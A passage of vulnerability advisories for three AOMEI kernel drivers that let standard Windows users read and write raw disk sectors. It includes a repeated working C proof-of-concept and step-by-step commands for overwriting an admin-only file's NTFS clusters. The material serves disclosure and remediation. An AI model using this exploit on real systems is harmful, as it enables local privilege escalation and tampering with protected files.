$fs = [System.IO.File]::Open("\\.\PhysicalDrive1", [System.IO.FileMode]::Open, [System.IO.FileAccess]::Read,
[System.IO.FileShare]::ReadWrite)
$fs.Seek(3145728, [System.IO.SeekOrigin]::Begin)
```

Baseline Evidence

The test user is a standard user at Medium Integrity:

```
User Name          SID
================== ================================================
win-r10ekfcblse\low S-1-5-21-3216720306-2916786533-1985372423-1000

Group Name                           Type           SID         Attributes
==================================== ================ ============
=================================================
BUILTIN\Users                        Alias          S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label          S-1-16-8192
```

Direct access to the VHD-backed physical disk failed:

```
EXPECTED_DENIED: System.Management.Automation.MethodInvocationException: Exception calling "Open" with
"4" argument(s): "Access to the path '\\.\PhysicalDrive1' is denied."
```

Exploit Evidence

The same standard user wrote and read a unique marker through `\\.\wowrt\Partition0\DISK1`:

```
=== low ampa10 final exploit ===
write request completed; driver_reported=512 requested=512
WRITE_EXIT=0
read request completed; driver_reported=512 saved=512 into
C:\ProgramData\VendorRepro\aomei_pa_work\low_ampa10_final_readback.bin
READ_EXIT=0
READBACK_ASCII=AOMEI-PA-RAW-SECTOR-0729064d-70b0-4fd4-8622-c52da1698423
```

Administrator direct readback from the same physical disk offset confirmed the marker was actually written to the temporary disk:

```
=== admin physical readback after ampa10 final ===
target=\\.\PhysicalDrive1
offset=3145728
bytes_read=512
readback_ascii=AOMEI-PA-RAW-SECTOR-0729064d-70b0-4fd4-8622-c52da1698423
```

Why This Proves the Vulnerability

Windows denied the standard user direct read/write access to `\\.\PhysicalDrive1`. The user did not have administrative privileges or storage-management privileges.

After `ampa10.sys` was loaded, the same user could open `\\.\wowrt\Partition0\DISK1` and perform raw disk I/O through the vendor driver. The marker was read back through the driver and then independently confirmed by an Administrator reading the VHD-backed physical disk directly. Therefore, the driver exposes privileged raw disk functionality to a standard user without enforcing the expected Windows access checks.

Cleanup Steps

```
sc.exe stop aomei_ampa10_repro
sc.exe delete aomei_ampa10_repro

diskpart /s detach_vhd.diskpart
Remove-Item C:\ProgramData\VendorRepro\aomei_pa_work\controlled_disk.vhd -Force
Remove-Item C:\ProgramData\VendorRepro\aomei_pa_driver\ampa10.sys -Force
```

The test used only a temporary VHD and did not write to a real system disk.

Suggested Remediation

- Create the device with an explicit restrictive security descriptor, for example admin-only access via `IoCreateDeviceSecure`.
- Set `FILE_DEVICE_SECURE_OPEN` for the exposed device.
- Reject user-mode callers for raw disk forwarding paths unless the caller is explicitly authorized.
- Do not forward arbitrary read/write operations to disk device objects on behalf of unprivileged callers.
- Add per-request authorization checks for any operation that can read or write raw disk sectors.

POC

```
// AOMEI raw-disk forwarder proof-of-impact.
// Supported device families include \\.\wowrt, \\.\ddmwrt, and \\.\amwrtdrv.
// This program is intentionally inert unless --read or --write is selected.
// Destructive writes require --dangerous-write.

#define _CRT_SECURE_NO_WARNINGS
```

```
#include <windows.h>
#include <stdio.h>
#include <stdint.h>
#include <wchar.h>

static void usage(void) {
    fwprintf(stderr,
        L"usage:\n"
        L"  aomei_raw_disk_forwarder_poc.exe --device <path> --read --offset <n> --length <n> --out <file>\n"
        L"  aomei_raw_disk_forwarder_poc.exe --device <path> --write --offset <n> --in <file> --dangerous-write\n"
        L"\nexamples:\n"
        L"  --device \\\\.\\wowrt\\Partition0\\DISK0\n"
        L"  --device \\\\.\\ddmwrt\\Partition0\\DISK0\n"
        L"  --device \\\\.\\amwrtdrv\\Partition0\\DISK0\n");
}

static const wchar_t *arg_value(int argc, wchar_t **argv, const wchar_t *name) {
    for (int i = 1; i + 1 < argc; ++i) {
        if (wcscmp(argv[i], name) == 0) return argv[i + 1];
    }
    return NULL;
}

static int has_arg(int argc, wchar_t **argv, const wchar_t *name) {
    for (int i = 1; i < argc; ++i) {
        if (wcscmp(argv[i], name) == 0) return 1;
    }
    return 0;
}

static uint64_t parse_u64(const wchar_t *s) {
    return s ? _wcstoui64(s, NULL, 0) : 0;
}

static int read_file_all(const wchar_t *path, BYTE **buf, DWORD *len) {
    HANDLE f = CreateFileW(path, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
    LARGE_INTEGER sz;
    DWORD got = 0;
    if (f == INVALID_HANDLE_VALUE) return 0;
    if (!GetFileSizeEx(f, &sz) || sz.QuadPart <= 0 || sz.QuadPart > 0x1000000) {
```

```
        CloseHandle(f);
        return 0;
    }
    *buf = (BYTE *)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (SIZE_T)sz.QuadPart);
    *len = (DWORD)sz.QuadPart;
    if (!*buf || !ReadFile(f, *buf, *len, &got, NULL) || got != *len) {
        CloseHandle(f);
        return 0;
    }
    CloseHandle(f);
    return 1;
}

static int write_file_all(const wchar_t *path, const BYTE *buf, DWORD len) {
    HANDLE f = CreateFileW(path, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    DWORD wrote = 0;
    if (f == INVALID_HANDLE_VALUE) return 0;
    if (!WriteFile(f, buf, len, &wrote, NULL) || wrote != len) {
        CloseHandle(f);
        return 0;
    }
    CloseHandle(f);
    return 1;
}

int wmain(int argc, wchar_t **argv) {
    const wchar_t *device = arg_value(argc, argv, L"--device");
    uint64_t offset = parse_u64(arg_value(argc, argv, L"--offset"));
    int do_read = has_arg(argc, argv, L"--read");
    int do_write = has_arg(argc, argv, L"--write");

    if (!device || do_read == do_write) {
        usage();
        return 2;
    }

    HANDLE h = CreateFileW(device, GENERIC_READ | GENERIC_WRITE,
                           FILE_SHARE_READ | FILE_SHARE_WRITE,
                           NULL, OPEN_EXISTING, 0, NULL);
    if (h == INVALID_HANDLE_VALUE) {
```

```
        wprintf(L"CreateFileW(%ls) failed: %lu\n", device, GetLastError());
        return 1;
    }

    LARGE_INTEGER li;
    li.QuadPart = (LONGLONG)offset;
    if (!SetFilePointerEx(h, li, NULL, FILE_BEGIN)) {
        wprintf(L"SetFilePointerEx failed: %lu\n", GetLastError());
        CloseHandle(h);
        return 1;
    }

    if (do_read) {
        const wchar_t *out = arg_value(argc, argv, L"--out");
        DWORD len = (DWORD)parse_u64(arg_value(argc, argv, L"--length"));
        if (!out || len == 0 || len > 0x1000000) {
            usage();
            CloseHandle(h);
            return 2;
        }
        BYTE *buf = (BYTE *)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, len);
        DWORD got = 0;
        if (!buf) return 1;
        if (!ReadFile(h, buf, len, &got, NULL)) {
            wprintf(L"ReadFile via vulnerable forwarder failed: %lu\n", GetLastError());
            HeapFree(GetProcessHeap(), 0, buf);
            CloseHandle(h);
            return 1;
        }
        DWORD out_len = got;
        if (out_len > len) {
            wprintf(L"driver reported %lu bytes for a %lu-byte read; clamping saved output to requested length\n",
got, len);
            out_len = len;
        }
        if (!write_file_all(out, buf, out_len)) {
            wprintf(L"writing output file failed: %lu\n", GetLastError());
            HeapFree(GetProcessHeap(), 0, buf);
            CloseHandle(h);
            return 1;
```

```
        }
        wprintf(L"read request completed; driver_reported=%lu saved=%lu into %ls\n", got, out_len, out);
        HeapFree(GetProcessHeap(), 0, buf);
    } else {
        const wchar_t *in = arg_value(argc, argv, L"--in");
        if (!has_arg(argc, argv, L"--dangerous-write") || !in) {
            fwprintf(stderr, L"write mode requires --in <file> and --dangerous-write\n");
            CloseHandle(h);
            return 2;
        }
        BYTE *buf = NULL;
        DWORD len = 0, wrote = 0;
        if (!read_file_all(in, &buf, &len)) {
            wprintf(L"reading payload failed: %lu\n", GetLastError());
            CloseHandle(h);
            return 1;
        }
        if (!WriteFile(h, buf, len, &wrote, NULL)) {
            wprintf(L"WriteFile via vulnerable forwarder failed: %lu\n", GetLastError());
            HeapFree(GetProcessHeap(), 0, buf);
            CloseHandle(h);
            return 1;
        }
        if (wrote > len) {
            wprintf(L"driver reported %lu bytes for a %lu-byte write; requested buffer length was used\n", wrote,
len);
        }
        wprintf(L"write request completed; driver_reported=%lu requested=%lu\n", wrote, len);
        HeapFree(GetProcessHeap(), 0, buf);
    }

    CloseHandle(h);
    return 0;
}
```

AOMEI Dynamic Disk Manager 10.10.1 Kernel Driver ddmdrv.sys Local Privilege Escalation

Summary

`ddmdrv.sys`, shipped with AOMEI Partition Assistant Standard 10.10.1, exposes the `\\.\ddmwrt` device to a standard local user and forwards raw read/write requests to the underlying disk stack. The forwarded requests are issued by the kernel driver, so the standard Windows access check that prevents a non-administrator from opening `\\.\PhysicalDriveN` is bypassed.

In a controlled proof, a standard Medium Integrity user could not open a temporary VHD-backed physical disk directly. The same user then wrote a unique 512-byte marker to that disk through `\\.\ddmwrt\Partition0\DISK1`, read it back through the driver, and an Administrator confirmed the marker by directly reading `\\.\PhysicalDrive1` at the same offset.

An unprivileged user can exploit arbitrary read/write primitives over protected file resources to achieve local privilege escalation.

Affected Product and Version

- Product: AOMEI Partition Assistant Standard
- Product version: 10.10.1
- Affected driver: `ddmdrv.sys`
- Driver SHA-256: `7BE327777B40547625E9BF5B91B00B7AE0B5507DB85DE9741B995A4F6AFEFC12`
- Driver file size: 35,760 bytes
- Driver signature: Valid
- Driver signer: `CHENGDU AOMEI Tech Co., Ltd.`
- Driver certificate issuer: `VeriSign Class 3 Code Signing 2010 CA`

Download URL and SHA-256

- Download URL: `https://www2.aomeisoftware.com/download/pa/PAssist_Std.exe`
- Downloaded file name: `PAssist_Std.exe`
- Installer SHA-256: `0C244FF57E35174E9FA017DF06CA54B7EDF5927D164E2ABD22AD44B8D7BBDE2C`
- Installer signature: Valid, signer `AOMEI International Network Limited`

Vulnerability Type

Local privilege escalation / Windows access-control bypass through an unauthenticated raw disk read/write forwarder.

Impact

A standard local user can perform raw sector reads and writes through the vendor driver even though direct access to the same physical disk is denied by Windows. Raw disk write access can be used to tamper with file-system structures, boot records, registry hives, or privileged files by sector offset. This proof writes only to a temporary VHD created for testing.

`ddmdrv.sys` also reports an inflated byte count for 512-byte raw I/O requests (`262144` bytes reported for a 512-byte request). The proof program clamps saved readback data to the requested length so the evidence file remains stable.

Test Environment

- OS: Microsoft Windows Server 2025 Datacenter Evaluation
- Version: 10.0.26100, 64-bit
- High-privilege account: local Administrator
- Low-privilege account: standard local user
- Low-privilege integrity level: Medium Mandatory Level
- Test target: 64 MiB temporary VHD attached as `\\.\PhysicalDrive1`

Driver Load / Setup Steps

The installer was extracted offline; the product installer UI was not executed.

```
innoextract.exe -d C:\ProgramData\VendorRepro\aomei_pa_inno
C:\Users\Administrator\Downloads\PAssist_Std.exe
Copy-Item C:\ProgramData\VendorRepro\aomei_pa_inno\app\ddm\ddmdrv.sys
```

```
C:\ProgramData\VendorRepro\aomei_pa_driver\ddmdrv.sys
sc.exe create aomei_ddmdrv_repro type= kernel start= demand binPath=
C:\ProgramData\VendorRepro\aomei_pa_driver\ddmdrv.sys
sc.exe start aomei_ddmdrv_repro
```

Driver load result:

```
SERVICE_NAME: aomei_ddmdrv_repro
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                             (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
```

The temporary VHD was created and attached with DiskPart:

```
create vdisk file="C:\ProgramData\VendorRepro\aomei_pa_work\controlled_disk.vhd" maximum=64 type=fixed
attach vdisk
```

Windows assigned the VHD as `\\.\PhysicalDrive1`.

Reproduction Steps

As the standard user, first confirm direct raw disk access is denied:

```
[System.IO.File]::Open("\\.\PhysicalDrive1", [System.IO.FileMode]::Open, [System.IO.FileAccess]::ReadWrite,
[System.IO.FileShare]::ReadWrite)
```

Then run the proof program as the same standard user:

```
$device = "\\.\ddmwrt\Partition0\DISK1"
$offset = 4194304

.\aomei_raw_disk_forwarder_poc.exe --device $device --write --offset $offset --in .\payload.bin --dangerous-write
.\aomei_raw_disk_forwarder_poc.exe --device $device --read --offset $offset --length 512 --out
.\low_user_readback.bin
```

Finally, as Administrator, read the same physical disk offset directly:

```
$fs = [System.IO.File]::Open("\\.\PhysicalDrive1", [System.IO.FileMode]::Open, [System.IO.FileAccess]::Read,
[System.IO.FileShare]::ReadWrite)
```

```
$fs.Seek(4194304, [System.IO.SeekOrigin]::Begin)
```

Baseline Evidence

The test user is a standard user at Medium Integrity:

```
User Name          SID
================== ============================================
win-r10ekfcblse\low S-1-5-21-3216720306-2916786533-1985372423-1000

Group Name                           Type           SID         Attributes
==================================== ================ ============
================================================
BUILTIN\Users                        Alias          S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label          S-1-16-8192
```

Direct access to the VHD-backed physical disk failed:

```
EXPECTED_DENIED: System.Management.Automation.MethodInvocationException: Exception calling "Open" with
"4" argument(s): "Access to the path '\\.\PhysicalDrive1' is denied."
```

Exploit Evidence

The same standard user wrote and read a unique marker through `\\.\ddmwrt\Partition0\DISK1`:

```
=== low ddmdrv final exploit ===
driver reported 262144 bytes for a 512-byte write; requested buffer length was used
write request completed; driver_reported=262144 requested=512
WRITE_EXIT=0
driver reported 262144 bytes for a 512-byte read; clamping saved output to requested length
read request completed; driver_reported=262144 saved=512 into
C:\ProgramData\VendorRepro\aomei_pa_work\low_ddmdrv_final_readback.bin
READ_EXIT=0
READBACK_ASCII=AOMEI-DDM-RAW-SECTOR-6f4dc744-b0b2-40fb-9ed8-c37597bea3e0
```

Administrator direct readback from the same physical disk offset confirmed the marker was actually written to the temporary disk:

```
=== admin physical readback after ddmdrv final ===
target=\\.\PhysicalDrive1
offset=4194304
bytes_read=512
readback_ascii=AOMEI-DDM-RAW-SECTOR-6f4dc744-b0b2-40fb-9ed8-c37597bea3e0
```

Why This Proves the Vulnerability

Windows denied the standard user direct read/write access to `\\.\PhysicalDrive1`. The user did not have administrative privileges or storage-management privileges.

After `ddmdrv.sys` was loaded, the same user could open `\\.\ddmwrt\Partition0\DISK1` and perform raw disk I/O through the vendor driver. The marker was read back through the driver and then independently confirmed by an Administrator reading the VHD-backed physical disk directly. Therefore, the driver exposes privileged raw disk functionality to a standard user without enforcing the expected Windows access checks.

Suggested Remediation

- Create the device with an explicit restrictive security descriptor, for example admin-only access via `IoCreateDeviceSecure`.
- Set `FILE_DEVICE_SECURE_OPEN` for the exposed device.
- Reject user-mode callers for raw disk forwarding paths unless the caller is explicitly authorized.
- Remove or strictly gate generic `IRP_MJ_READ` and `IRP_MJ_WRITE` forwarding to disk device objects.
- Add per-request authorization checks for any operation that can read or write raw disk sectors.
- Correct the returned `IoStatus.Information` length so callers cannot receive inflated byte counts.

POC

```
// AOMEI raw-disk forwarder proof-of-impact.
// Supported device families include \\.\wowrt, \\.\ddmwrt, and \\.\amwrtdrv.
```

```
// This program is intentionally inert unless --read or --write is selected.
// Destructive writes require --dangerous-write.

#define _CRT_SECURE_NO_WARNINGS
#include <windows.h>
#include <stdio.h>
#include <stdint.h>
#include <wchar.h>

static void usage(void) {
    fwprintf(stderr,
        L"usage:\n"
        L"  aomei_raw_disk_forwarder_poc.exe --device <path> --read --offset <n> --length <n> --out <file>\n"
        L"  aomei_raw_disk_forwarder_poc.exe --device <path> --write --offset <n> --in <file> --dangerous-write\n"
        L"\nexamples:\n"
        L"  --device \\\\.\\wowrt\\Partition0\\DISK0\n"
        L"  --device \\\\.\\ddmwrt\\Partition0\\DISK0\n"
        L"  --device \\\\.\\amwrtdrv\\Partition0\\DISK0\n");
}

static const wchar_t *arg_value(int argc, wchar_t **argv, const wchar_t *name) {
    for (int i = 1; i + 1 < argc; ++i) {
        if (wcscmp(argv[i], name) == 0) return argv[i + 1];
    }
    return NULL;
}

static int has_arg(int argc, wchar_t **argv, const wchar_t *name) {
    for (int i = 1; i < argc; ++i) {
        if (wcscmp(argv[i], name) == 0) return 1;
    }
    return 0;
}

static uint64_t parse_u64(const wchar_t *s) {
    return s ? _wcstoui64(s, NULL, 0) : 0;
}

static int read_file_all(const wchar_t *path, BYTE **buf, DWORD *len) {
    HANDLE f = CreateFileW(path, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
```

```
    LARGE_INTEGER sz;
    DWORD got = 0;
    if (f == INVALID_HANDLE_VALUE) return 0;
    if (!GetFileSizeEx(f, &sz) || sz.QuadPart <= 0 || sz.QuadPart > 0x1000000) {
        CloseHandle(f);
        return 0;
    }
    *buf = (BYTE *)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (SIZE_T)sz.QuadPart);
    *len = (DWORD)sz.QuadPart;
    if (!*buf || !ReadFile(f, *buf, *len, &got, NULL) || got != *len) {
        CloseHandle(f);
        return 0;
    }
    CloseHandle(f);
    return 1;
}

static int write_file_all(const wchar_t *path, const BYTE *buf, DWORD len) {
    HANDLE f = CreateFileW(path, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    DWORD wrote = 0;
    if (f == INVALID_HANDLE_VALUE) return 0;
    if (!WriteFile(f, buf, len, &wrote, NULL) || wrote != len) {
        CloseHandle(f);
        return 0;
    }
    CloseHandle(f);
    return 1;
}

int wmain(int argc, wchar_t **argv) {
    const wchar_t *device = arg_value(argc, argv, L"--device");
    uint64_t offset = parse_u64(arg_value(argc, argv, L"--offset"));
    int do_read = has_arg(argc, argv, L"--read");
    int do_write = has_arg(argc, argv, L"--write");

    if (!device || do_read == do_write) {
        usage();
        return 2;
    }
```

```
    HANDLE h = CreateFileW(device, GENERIC_READ | GENERIC_WRITE,
                           FILE_SHARE_READ | FILE_SHARE_WRITE,
                           NULL, OPEN_EXISTING, 0, NULL);
    if (h == INVALID_HANDLE_VALUE) {
        wprintf(L"CreateFileW(%ls) failed: %lu\n", device, GetLastError());
        return 1;
    }

    LARGE_INTEGER li;
    li.QuadPart = (LONGLONG)offset;
    if (!SetFilePointerEx(h, li, NULL, FILE_BEGIN)) {
        wprintf(L"SetFilePointerEx failed: %lu\n", GetLastError());
        CloseHandle(h);
        return 1;
    }

    if (do_read) {
        const wchar_t *out = arg_value(argc, argv, L"--out");
        DWORD len = (DWORD)parse_u64(arg_value(argc, argv, L"--length"));
        if (!out || len == 0 || len > 0x1000000) {
            usage();
            CloseHandle(h);
            return 2;
        }
        BYTE *buf = (BYTE *)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, len);
        DWORD got = 0;
        if (!buf) return 1;
        if (!ReadFile(h, buf, len, &got, NULL)) {
            wprintf(L"ReadFile via vulnerable forwarder failed: %lu\n", GetLastError());
            HeapFree(GetProcessHeap(), 0, buf);
            CloseHandle(h);
            return 1;
        }
        DWORD out_len = got;
        if (out_len > len) {
            wprintf(L"driver reported %lu bytes for a %lu-byte read; clamping saved output to requested length\n",
got, len);
            out_len = len;
        }
        if (!write_file_all(out, buf, out_len)) {
```

```
            wprintf(L"writing output file failed: %lu\n", GetLastError());
            HeapFree(GetProcessHeap(), 0, buf);
            CloseHandle(h);
            return 1;
        }
        wprintf(L"read request completed; driver_reported=%lu saved=%lu into %ls\n", got, out_len, out);
        HeapFree(GetProcessHeap(), 0, buf);
    } else {
        const wchar_t *in = arg_value(argc, argv, L"--in");
        if (!has_arg(argc, argv, L"--dangerous-write") || !in) {
            fwprintf(stderr, L"write mode requires --in <file> and --dangerous-write\n");
            CloseHandle(h);
            return 2;
        }
        BYTE *buf = NULL;
        DWORD len = 0, wrote = 0;
        if (!read_file_all(in, &buf, &len)) {
            wprintf(L"reading payload failed: %lu\n", GetLastError());
            CloseHandle(h);
            return 1;
        }
        if (!WriteFile(h, buf, len, &wrote, NULL)) {
            wprintf(L"WriteFile via vulnerable forwarder failed: %lu\n", GetLastError());
            HeapFree(GetProcessHeap(), 0, buf);
            CloseHandle(h);
            return 1;
        }
        if (wrote > len) {
            wprintf(L"driver reported %lu bytes for a %lu-byte write; requested buffer length was used\n", wrote,
len);
        }
        wprintf(L"write request completed; driver_reported=%lu requested=%lu\n", wrote, len);
        HeapFree(GetProcessHeap(), 0, buf);
    }

    CloseHandle(h);
    return 0;
}
```

AOMEI Backupper 8.3.0 Kernel Driver amwrtdrv.sys Local Privilege Escalation

Summary

AOMEI Backupper 8.3.0 installs and auto-loads the signed kernel driver `amwrtdrv.sys`. The driver exposes a user-reachable raw disk forwarding interface at `\\.\amwrtdrv\Partition0\DISK<N>`.

A standard, non-administrative user can use this interface to send read and write requests to a disk device even when Windows denies the same user direct access to `\\.\PhysicalDrive<N>` and to protected files stored on that disk. In the proof below, the standard user could not read or modify an administrator-only flag file on a temporary VHD, but could read and overwrite that file's NTFS data clusters through the AOMEI driver.

An unprivileged user can exploit arbitrary read/write primitives over protected file resources to achieve local privilege escalation.

Affected Product and Version

- Product: AOMEI Backupper
- Tested version: 8.3.0
- Installed product path: `C:\Program Files (x86)\AOMEI\AOMEI Backupper\8.3.0\Backupper.exe`
- Driver service: `amwrtdrv`
- Loaded driver path: `C:\Windows\System32\amwrtdrv.sys`
- Loaded driver SHA-256: `2790E94E4E875AE66F7FBFA46B1083782BDC6C3EFBEE6E14190D93DFF367BFF9`

Download URL and SHA-256

- Download URL: `https://www2.aomeisoftware.com/download/adb/full/AOMEIBackupperSetup.exe`
- File name: `AOMEIBackupperSetup.exe`
- Installer SHA-256: `8B85FC372145B37B35E45FEBD4E96E3BD46D611188126DA94059AC3397C9849E`
- Installer version: `8.3.0.0`

- Installer signature: Valid, AOMEI International Network Limited
- Driver signature: Valid, AOMEI International Network Limited

Vulnerability Type

Local privilege escalation / access-control bypass through an unprivileged raw disk read/write primitive exposed by a kernel driver.

Impact

A low-privileged local user can read or modify sectors on disks through `amwrtdrv.sys`. This bypasses Windows access checks that normally prevent standard users from opening raw physical disks or tampering with administrator-only files.

Practical impact includes protected-file disclosure, protected-file tampering, and potential privilege escalation when an attacker modifies security-sensitive files or boot/system data on a writable disk. The validation used a temporary VHD and a controlled administrator-only flag file, not the host system disk.

Test Environment

- OS: Windows, x64 test VM
- Administrator account used only for installation and test-object setup
- Test user: standard user `EXPDEV\low`
- Test user integrity: Medium Integrity
- Test user groups: `BUILTIN\Users`, not `BUILTIN\Administrators`
- Test disk: temporary 64 MB VHD, attached as `\\.\PhysicalDrive1`, drive letter `R:`

Driver Load / Setup Steps

1. Downloaded the official AOMEI Backupper installer.
2. Installed it silently with:

```
AOMEIBackupperSetup.exe /VERYSILENT /SUPPRESSMSGBOXES /NORESTART /SP-
```

3. Confirmed `amwrtdrv` was running:

```
SERVICE_NAME: amwrtdrv
TYPE               : 1  KERNEL_DRIVER
STATE              : 4  RUNNING
```

```
BINARY_PATH_NAME   : \??\C:\WINDOWS\system32\amwrtdrv.sys
```

4. Created a temporary VHD, formatted it as NTFS, and assigned drive letter `R:`.
5. Created a protected flag file:

```
$flag = 'R:\protected\admin_only_flag.bin'
Set-Content -Path $flag -Value $marker -Encoding ascii
icacls $flag /inheritance:r /grant:r Administrators:F SYSTEM:F
```

6. Queried the file's NTFS extents and computed the raw disk offset for its data clusters:

```
Bytes Per Cluster: 4096
Partition offset: 65536
LCN: 0x589
Clusters: 0x5
Raw disk offset: 5869568
Read/write length: 20480
```

Reproduction Steps

1. Install Product

```
$installer = 'AOMEIBackupperSetup.exe'
& $installer /VERYSILENT /SUPPRESSMSGBOXES /NORESTART /SP-
sc.exe query amwrtdrv
sc.exe qc amwrtdrv
```

2. Create Controlled Test Disk

```
$work = 'C:\ProgramData\VendorRepro\aomei_rawdisk'
New-Item -ItemType Directory -Force $work | Out-Null

@"
create vdisk file="$work\controlled_disk.vhd" maximum=64 type=expandable
select vdisk file="$work\controlled_disk.vhd"
attach vdisk
create partition primary
format fs=ntfs quick label=VendorRepro
assign letter=R
exit
```

```
"@ | Set-Content -Encoding ascii "$work\create_vhd.diskpart"

diskpart /s "$work\create_vhd.diskpart"
Get-Disk
Get-Partition -DiskNumber 1
```

3. Create Protected Flag File

```
$marker = 'AOMEI-RAWDISK-PROTECTED-FLAG-' + [guid]::NewGuid().ToString()
$flag = 'R:\protected\admin_only_flag.bin'
New-Item -ItemType Directory -Force (Split-Path $flag) | Out-Null
(($marker + "`r`n") * 256) | Set-Content -Path $flag -Encoding ascii
icacls $flag /inheritance:r /grant:r Administrators:F SYSTEM:F
```

Query the file's disk location:

```
fsutil fsinfo ntfsinfo R:
fsutil file queryextents R:\protected\admin_only_flag.bin
```

In the validated run:

```
Partition offset: 65536
Bytes per cluster: 4096
LCN: 0x589
Clusters: 0x5
Raw disk offset: 5869568
Length: 20480
```

4. Baseline as Standard User

Run as a standard user:

```
Get-Content -Raw R:\protected\admin_only_flag.bin -ErrorAction Stop
Set-Content -Path R:\protected\admin_only_flag.bin -Value SHOULD-NOT-WRITE -ErrorAction Stop
[System.IO.File]::Open('\\.\PhysicalDrive1', [System.IO.FileMode]::Open, [System.IO.FileAccess]::ReadWrite,
[System.IO.FileShare]::ReadWrite)
```

Expected results:

```
Access to the path 'R:\protected\admin_only_flag.bin' is denied.
Access to the path '\\.\PhysicalDrive1' is denied.
```

5. Read Protected Data Through Driver

Run as the same standard user:

```
aomei_raw_disk_forwarder_poc.exe --device \\.\amwrtdrv\Partition0\DISK1 --read --offset 5869568 --length 20480 --out C:\ProgramData\VendorRepro\aomei_rawdisk\driver_raw_read.bin
```

Expected result:

```
read 20480 bytes from raw disk path into C:\ProgramData\VendorRepro\aomei_rawdisk\driver_raw_read.bin
```

The output should contain the `AOMEI-RAWDISK-PROTECTED-FLAG-...` marker.

6. Write Protected Data Through Driver

Create a payload exactly as large as the allocated extent range:

```
$writeMarker = 'AOMEI-RAWDISK-WRITE-FLAG-' + [guid]::NewGuid().ToString()
$payload = (($writeMarker + "`r`n") * 512)
$bytes = [Text.Encoding]::ASCII.GetBytes($payload)
$full = New-Object byte[] 20480
[Array]::Copy($bytes, $full, [Math]::Min($bytes.Length, $full.Length))
[IO.File]::WriteAllBytes('C:\ProgramData\VendorRepro\aomei_rawdisk\raw_write_payload.bin', $full)
```

Flush and dismount the VHD volume before raw writing:

```
fsutil volume dismount R:
```

Run as the standard user:

```
aomei_raw_disk_forwarder_poc.exe --device \\.\amwrtdrv\Partition0\DISK1 --write --offset 5869568 --in C:\ProgramData\VendorRepro\aomei_rawdisk\raw_write_payload.bin --dangerous-write
```

Expected result:

```
wrote 20480 bytes to raw disk path
```

After remounting the VHD, an administrator read of the flag file should contain the `AOMEI-RAWDISK-WRITE-FLAG-...` marker.

7. Cleanup

```
fsutil volume dismount R:


@"
select vdisk file="C:\ProgramData\VendorRepro\aomei_rawdisk\controlled_disk.vhd"
detach vdisk
exit
"@ | Set-Content -Encoding ascii C:\ProgramData\VendorRepro\aomei_rawdisk\detach_vhd.diskpart

diskpart /s C:\ProgramData\VendorRepro\aomei_rawdisk\detach_vhd.diskpart
Remove-Item C:\ProgramData\VendorRepro -Recurse -Force
```

Uninstall AOMEI Backupper after testing:

```
& 'C:\Program Files (x86)\AOMEI\AOMEI Backupper\8.3.0\unins000.exe' /VERYSILENT /SUPPRESSMSGBOXES
/NORESTART
```

Why This Proves the Vulnerability

The test user is a standard user at Medium Integrity. Windows correctly denies that user direct access to the protected flag file and to the raw physical disk. The same user can nevertheless read and write the protected file's backing disk clusters by opening `\\.\amwrtdrv\Partition0\DISK1`.

This proves that `amwrtdrv.sys` exposes privileged raw disk functionality to low-privileged callers without enforcing the expected Windows access checks.

Suggested Remediation

- Restrict the driver device object ACL so standard users cannot open the raw disk forwarding interface.
- Set `FILE_DEVICE_SECURE_OPEN` on the device object.
- Require an administrative privilege check before attaching to disk devices or forwarding read/write/IOCTL requests.
- Avoid forwarding user-controlled read/write requests to disk device objects from kernel mode. If this functionality must exist, broker it through a privileged service that validates caller authorization and target disk policy.
- Add regression tests that verify standard users cannot open `\\.\amwrtdrv\Partition0\DISK<N>` or forward raw disk I/O.

POC

```
// AOMEI raw-disk forwarder proof-of-impact.
// Supported device families include \\.\wowrt, \\.\ddmwrt, and \\.\amwrtdrv.
// This program is intentionally inert unless --read or --write is selected.
// Destructive writes require --dangerous-write.

#define _CRT_SECURE_NO_WARNINGS
#include <windows.h>
#include <stdio.h>
#include <stdint.h>
#include <wchar.h>

static void usage(void) {
    fwprintf(stderr,
        L"usage:\n"
        L"  aomei_raw_disk_forwarder_poc.exe --device <path> --read --offset <n> --length <n> --out <file>\n"
        L"  aomei_raw_disk_forwarder_poc.exe --device <path> --write --offset <n> --in <file> --dangerous-write\n"
        L"\nexamples:\n"
        L"  --device \\\\.\\wowrt\\Partition0\\DISK0\n"
        L"  --device \\\\.\\ddmwrt\\Partition0\\DISK0\n"
        L"  --device \\\\.\\amwrtdrv\\Partition0\\DISK0\n");
}

static const wchar_t *arg_value(int argc, wchar_t **argv, const wchar_t *name) {
    for (int i = 1; i + 1 < argc; ++i) {
        if (wcscmp(argv[i], name) == 0) return argv[i + 1];
    }
    return NULL;
}

static int has_arg(int argc, wchar_t **argv, const wchar_t *name) {
    for (int i = 1; i < argc; ++i) {
        if (wcscmp(argv[i], name) == 0) return 1;
    }
    return 0;
}

static uint64_t parse_u64(const wchar_t *s) {
```

```
    return s ? _wcstoui64(s, NULL, 0) : 0;
}

static int read_file_all(const wchar_t *path, BYTE **buf, DWORD *len) {
    HANDLE f = CreateFileW(path, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
    LARGE_INTEGER sz;
    DWORD got = 0;
    if (f == INVALID_HANDLE_VALUE) return 0;
    if (!GetFileSizeEx(f, &sz) || sz.QuadPart <= 0 || sz.QuadPart > 0x1000000) {
        CloseHandle(f);
        return 0;
    }
    *buf = (BYTE *)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (SIZE_T)sz.QuadPart);
    *len = (DWORD)sz.QuadPart;
